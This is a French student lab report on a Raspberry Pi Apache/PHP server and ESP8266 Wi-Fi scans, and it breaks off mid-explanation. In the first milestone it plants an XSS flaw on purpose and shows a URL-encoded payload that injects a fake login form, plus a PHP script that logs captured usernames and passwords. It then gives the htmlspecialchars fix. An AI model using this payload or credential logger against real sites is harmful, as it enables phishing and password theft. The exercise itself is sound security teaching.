Rapport IOM

Jalon 1

- Version de debian effectué avec la commande cat /etc/debian_version

```
toto@raspberrypi:/etc $ cat /etc/debian_version
11.9
```

on voit que notre version debian est la 11.9

- Version de apache effectué avec la commande apt cache policy apache2

```
toto@raspberrypi:/etc $ apt-cache policy apache2
apache2:
  Installé : 2.4.62-1~deb11u2
  Candidat : 2.4.62-1~deb11u2
 Table de version :
 *** 2.4.62-1~deb11u2 500
        500 http://security.debian.org/debian-security bullseye-security/main arm64 Packages
        100 /var/lib/dpkg/status
     2.4.62-1~deb11u1 500
        500 http://deb.debian.org/debian bullseye/main arm64 Packages
```

Le terminal affiché présente le résultat de la commande apt-cache policy apache2, utilisée pour obtenir des informations sur la version installée du paquet Apache2 et les versions disponibles dans les dépôts configurés. Le système indique que la version actuellement installée est la 2.4.62-1~deb11u2. Cette version correspond également à la version candidate, c'est-à-dire celle qu'Apt installerait si une mise à jour était lancée. Cela signifie que le serveur web Apache2 est à jour et ne nécessite aucune action de mise à jour immédiate.

Les informations fournies montrent aussi que cette version a été récupérée à partir du dépôt de sécurité de Debian Bullseye (security.debian.org) pour l'architecture ARM64, ce qui est cohérent avec l'environnement matériel d'un Raspberry Pi. La priorité du paquet est fixée à 500, une valeur standard indiquant qu'il est géré par les dépôts officiels. La même version est également listée comme étant installée localement dans la base de données de dpkg, confirmant sa présence effective sur le système.

Enfin, la table de version mentionne aussi la version 2.4.62-1~deb11u1, une version antérieure toujours disponible dans le dépôt principal de Debian.

- version de php avec la commande php -v


```
toto@raspberrypi:/etc $ php -v
PHP 7.4.33 (cli) (built: Mar 19 2025 19:57:26) ( NTS )
Copyright (c) The PHP Group
Zend Engine v3.4.0, Copyright (c) Zend Technologies
    with Zend OPcache v7.4.33, Copyright (c), by Zend Technologies
```

Le terminal affiche le résultat de la commande `php -v`, utilisée pour vérifier la version du langage PHP installée sur le système. La sortie indique que la version installée est PHP 7.4.33. Cette version a été compilée le 19 mars 2025 à 19h57, ce qui signifie qu'elle a été installée ou reconstruite récemment sur cette machine.

La mention `(cli)` précise qu'il s'agit de l'interface en ligne de commande de PHP, utilisée notamment pour l'exécution de scripts en dehors d'un serveur web. L'indication `(NTS)` signifie "Non Thread Safe", ce qui correspond à une version conçue pour les environnements qui ne nécessitent pas la gestion simultanée de plusieurs threads, comme la majorité des serveurs web classiques.

Le moteur d'exécution Zend Engine, version 3.4.0, est également présent. Ce moteur est responsable de l'interprétation et de l'exécution du code PHP. On y trouve aussi l'extension Zend OPcache activée, identifiée ici dans sa version 7.4.33. Cette extension est utilisée pour améliorer les performances en stockant en mémoire le bytecode compilé des scripts PHP, ce qui évite de les recompiler à chaque exécution.

- copie d'écran de la réponse de la page test infophp



Directive	Local Value	Master Value
engine	1	1
last_modified	0	0
xbithack	0	0


Apache Environment

Variable	Value
HTTP_HOST	192.168.1.131
HTTP_CONNECTION	keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_ACCEPT_LANGUAGE	fr-FR,fr;q=0.9,en-US;q=0.8,en;q=0.7
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE	<address>Apache/2.4.62 (Debian) Server at 192.168.1.131 Port 80</address>
SERVER_SOFTWARE	Apache/2.4.62 (Debian)
SERVER_NAME	192.168.1.131
SERVER_ADDR	192.168.1.131
SERVER_PORT	80
REMOTE_ADDR	192.168.1.146
DOCUMENT_ROOT	/var/www/html
REQUEST_SCHEME	http
CONTEXT_PREFIX	no value
CONTEXT_DOCUMENT_ROOT	/var/www/html
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/var/www/html/phpinfo.php
REMOTE_PORT	44988
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	no value
REQUEST_URI	/phpinfo.php
SCRIPT_NAME	/phpinfo.php

HTTP Headers Information


HTTP Request Headers
HTTP Request	GET /phpinfo.php HTTP/1.1

- copie d’écran page page html réponse echo




on voit que le paramètre 3 est récupéré de l’URL “string=3” avec la fonction GET voici le script:

- copie des trame wireshark



on voit que pour la première trame contenant le GET le paramètre 1 a été placé dans l’URL tandis que pour la deuxième trame contenant le get c’est l’argument 3 qui est placé dans l’url

- copie d’écran retour serveur web lors d’une requête client erronée




faille visible :

1. **Exposition du serveur Apache avec signature complète**
   Le message d’erreur fournit la version exacte du serveur Apache :
   Apache/2.4.62 (Debian)
   Cela constitue une faille d’information. Un attaquant peut utiliser cette version pour rechercher des vulnérabilités spécifiques via des bases de données publiques (ex. CVE).
1. **Aucune redirection HTTPS**
   Le site est en HTTP simple, sans chiffrement. Le navigateur indique "Non sécurisé", ce qui signifie que toutes les données transmises sont en clair, exposant les requêtes et paramètres aux attaques de type Man-in-the-Middle.

2. **Requête GET utilisée pour transmettre des données**
   L’URL utilise un paramètre GET (`string=3`), ce qui est visible et enregistrable dans les journaux de serveur et l’historique du navigateur. Si cette méthode est utilisée pour transmettre des données sensibles, cela ouvre la porte aux attaques XSS ou injection de commandes si le script PHP est mal protégé.

3. **Aucune page personnalisée d’erreur**
   L’affichage de la page par défaut d’Apache révèle que le serveur n’a pas été configuré pour intercepter ou masquer les erreurs 404 via un `ErrorDocument`, ce qui est une mauvaise pratique. Une attaque par fuzzing peut s’en servir pour tester l’existence de fichiers.

- copie des URL avec balise php et copie des fichiers php de récup des logins




on a injecté ce formulaire avec des balise php placé en paramètre de l’url, les paramètres de l’url sont les suivant:
http://192.168.1.131/echo.php?string=%3Cform%20method%3D%22POST%22%20action%3D%22recup_code.php%22%3E%20%3Cinput%20type%3D%22text%22%20name%3D%2

2username%22%20placeholder%3D%22Username%22%3E%3Cbr%3E%20%3Cinput%20type%3D%22password%22%20name%3D%22password%22%20placeholder%3D%22Password%22%3E%3Cbr%3E%20%3Cinput%20type%3D%22submit%22%20value%3D%22Login%22%3E%20%3C/form%3E

une fois que l'utilisateur clique sur login lorsqu'il a rentrer ses identifiants il est redirigé sur la page recup_code.php qui vas vas exécuter le script suivant:

```php
<?php
if (isset($_POST['username']) && isset($_POST['password'])) {
    // Récupère les identifiants et mot de passe
    $username = $_POST['username'];
    $password = $_POST['password'];

    // Affiche les informations sur la page
    echo "<h2>Codes interceptés :</h2>";
    echo "Username : " . $username . "<br>";
    echo "Password : " . $password . "<br>";

    // Ouvre le fichier (création si il n'existe pas)
    $file = fopen("/var/www/html/txt_files/logs.txt", "a");

    // Enregistre les identifiants dans le fichier
    fwrite($file, "Username: " . $username . " | Password: " . $password . "\n");

    // Ferme le fichier
    fclose($file);
} else {
    echo "Aucune donnée reçue.";
}
?>
```

donc dans un premier temps les information entrées dans le formulaire vont etre affiché la sur la page recup_code.php :




puis ces info vont être enregistré dans le fichier logs.txt

pour palier à cette faille il faut lors de la création de la page ajouter la fonction htmlspecialchars() :

```
Fichier  Editer  Affichage  Rechercher  Terminal  Aide
  GNU nano 5.4
<?php
// Vérifie si le paramètre 'string' est passé en GET
if (isset($_GET['string'])) {
    // Sécurise le paramètre 'string' en échappant les caractères spéciaux
    $string = htmlspecialchars($_GET['string'], ENT_QUOTES, 'UTF-8');

    // Affiche le contenu sécurisé
    echo "you said ".$string;
} else {
    echo "Aucun paramètre fourni.";
}
?>
```

Cette fonction va avoir pour effet de convertir les caractères spéciaux en texte brute pour empêcher l'exécution de code HTML, protégeant ainsi contre les failles XSS.



Conclusion détaillé du jalon

Ce premier jalon a marqué le véritable point de départ de notre projet. Il nous a permis de mettre en œuvre les compétences fondamentales de configuration d'un serveur web fonctionnel sous Raspberry Pi. L'installation du système d'exploitation (Debian Bullseye), du serveur Apache et de PHP nous a confrontés à la gestion d'un environnement Linux minimal, accessible en SSH, mais orienté services.

Dans un premier temps, nous avons vérifié la bonne installation des composants via un fichier phpinfo.php, nous permettant d'explorer l'environnement du serveur web. Ensuite, nous avons découvert la création de scripts PHP simples, comme echo.php, qui réagissent dynamiquement à des requêtes HTTP en utilisant la méthode GET. Cela nous a permis de comprendre la structure d'une URL dynamique, la transmission de données entre client et serveur, ainsi que l'affichage conditionnel côté serveur.


La seconde partie du jalon portait sur la sécurité web, et plus particulièrement sur la vulnérabilité XSS (Cross Site Scripting). Nous avons volontairement introduit une faille de type XSS Stored dans notre script echo.php, puis nous avons simulé une attaque typique consistant à intercepter des identifiants utilisateurs via une page piégée (recup_code.php et recup_code_recup_txt.php). Cette expérimentation nous a sensibilisés à la facilité avec laquelle des données non filtrées peuvent être exploitées à des fins malveillantes.

Enfin, la correction de cette faille, par l'écriture d'un nouveau script sécurisé (echo_sans_faille.php), nous a permis de consolider notre compréhension des bonnes


pratiques de filtrage des entrées utilisateurs. Ce jalon a donc posé les bases techniques de l'IOM (serveur, requêtes, scripts dynamiques) tout en nous alertant sur les risques majeurs liés à une mauvaise gestion de la sécurité applicative.

Jalon 2

- capture d'écran du menu de préférence arduino



- Texte des données reçues sur le port série lorsque wifiScan.ino est exécuté sur l'esp



Cette image montre les résultats d'un scan Wi-Fi effectué avec un module NodeMCU ESP8266 via le moniteur série de l'IDE Arduino. Le module a détecté 20 réseaux Wi-Fi à proximité et affiche pour chacun le canal utilisé, l'adresse MAC, la puissance du signal en dBm, le type de réseau et le nom du SSID. Ces informations permettent d'analyser l'environnement sans fil et d'identifier les réseaux disponibles ainsi que leur qualité de signal. ces données sont envoyé a un script sur le serveur

```php
<?php
if (isset($_POST['data'])) {

        $file = fopen("/var/www/html/txt_files/wifi_scan.txt", "a");
        fwrite($file, $_POST['data'] . "\n");
        fclose($file);
        echo "Scan reçu.";
}else {
        echo "Aucune donnée reçue.";
}
?>
```

Ce script PHP est conçu pour recevoir des données envoyées via une requête HTTP POST. Il commence par vérifier si une clé appelée data est présente dans la superglobale $_POST. Cette vérification permet de s'assurer qu'une donnée a bien été transmise par le client

Si la donnée est bien présente, le script ouvre un fichier texte situé à l'adresse /var/www/html/txt_files/wifi_scan.txt en mode ajout. Ce mode permet d'ajouter de nouvelles données à la fin du fichier sans écraser le contenu existant

Ensuite, la donnée reçue via $_POST['data'] est écrite dans ce fichier avec un retour à la ligne. Cela garantit que chaque enregistrement est stocké sur une ligne séparée pour une meilleure lisibilité

Le fichier est ensuite fermé pour libérer les ressources système et s'assurer que les données sont bien sauvegardées. Une fois cette opération terminée, un message de confirmation est affiché pour indiquer que le scan a bien été reçu


Dans le cas où aucune donnée n'est reçue, un message alternatif s'affiche pour informer que le script n'a rien reçu à traiter

Ce script est donc utilisé pour collecter et stocker des résultats de scan envoyés depuis un client, probablement dans un contexte de scan Wi-Fi

contenue de /var/www/html/txt_files/wifi_scan.txt:

```
toto@raspberrypi:/var/www/html/txt_files $ cat wifi_scan.txt
SSID: RasPwnOS_7 | RSSI: -81 dBm
SSID: eduroam | RSSI: -56 dBm
SSID: ufc-wifi-invites | RSSI: -54 dBm
SSID:  | RSSI: -63 dBm
SSID: iPhone de Bastien | RSSI: -64 dBm
SSID: God bless you <3 | RSSI: -65 dBm
SSID: trinome_14 | RSSI: -50 dBm
SSID: binome_9 | RSSI: -65 dBm
SSID: RasPwnOS_2 | RSSI: -94 dBm
SSID: trinome_12 | RSSI: -62 dBm
SSID: eduroam | RSSI: -76 dBm
SSID: ufc-wifi-invites | RSSI: -76 dBm
SSID: RasPwnOS_6 | RSSI: -76 dBm
SSID: trinome_11 | RSSI: -58 dBm
SSID: dd-wrt | RSSI: -44 dBm
SSID: RasPwnOS_1 | RSSI: -94 dBm
SSID: Pixel Y | RSSI: -83 dBm
SSID: RasPwnOS_3 | RSSI: -88 dBm
SSID: RasPwnOS_8 | RSSI: -75 dBm
SSID: trinome16 | RSSI: -41 dBm
SSID: trinome_15 | RSSI: -25 dBm
SSID: eduroam | RSSI: -78 dBm
```

- Texte des données reçues sur le port série lorsque wifiClientbasic.ino est exécuté sur l'esp



Ce texte correspond à la sortie du moniteur série dans l'IDE Arduino lorsque l'ESP8266 exécute le programme wifiClientBasic.ino. Il indique le bon déroulement de la connexion du module à un réseau Wi-Fi ainsi que l'initialisation des services réseau

La première ligne contenant des points successifs reflète la tentative de connexion au réseau Wi-Fi. Une fois la connexion réussie, un message confirme que l'ESP8266 est connecté au réseau nommé trinome_14

L'adresse IP locale attribuée dynamiquement par le routeur est ensuite affichée, ici 192.168.1.134.

ces données sont envoyé a un script sur le serveur

```php
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $data = $_POST["message"] ?? '';

    if ($data === '') {
        echo "Aucune donnée reçue.";
    } else {
        $file = 'wifi_scan2.txt';
        $current = "[" . date("Y-m-d H:i:s") . "] " . $data . PHP_EOL;
        file_put_contents($file, $current, FILE_APPEND);
        echo "Données reçues et enregistrées : " . htmlspecialchars($data);
    }
} else {
    echo "Méthode non autorisée.";
}
?>
```

Ce script PHP a pour but de recevoir une donnée via une requête HTTP POST et de l'enregistrer dans un fichier texte avec un horodatage. Il commence par vérifier si la méthode HTTP utilisée est bien POST, ce qui garantit que les données sont transmises dans le corps de la requête

Si la méthode est correcte, le script récupère la valeur associée à la clé message dans le tableau $_POST. Si cette clé n'existe pas, la variable $data prend une chaîne vide grâce à l'opérateur de coalescence nulle

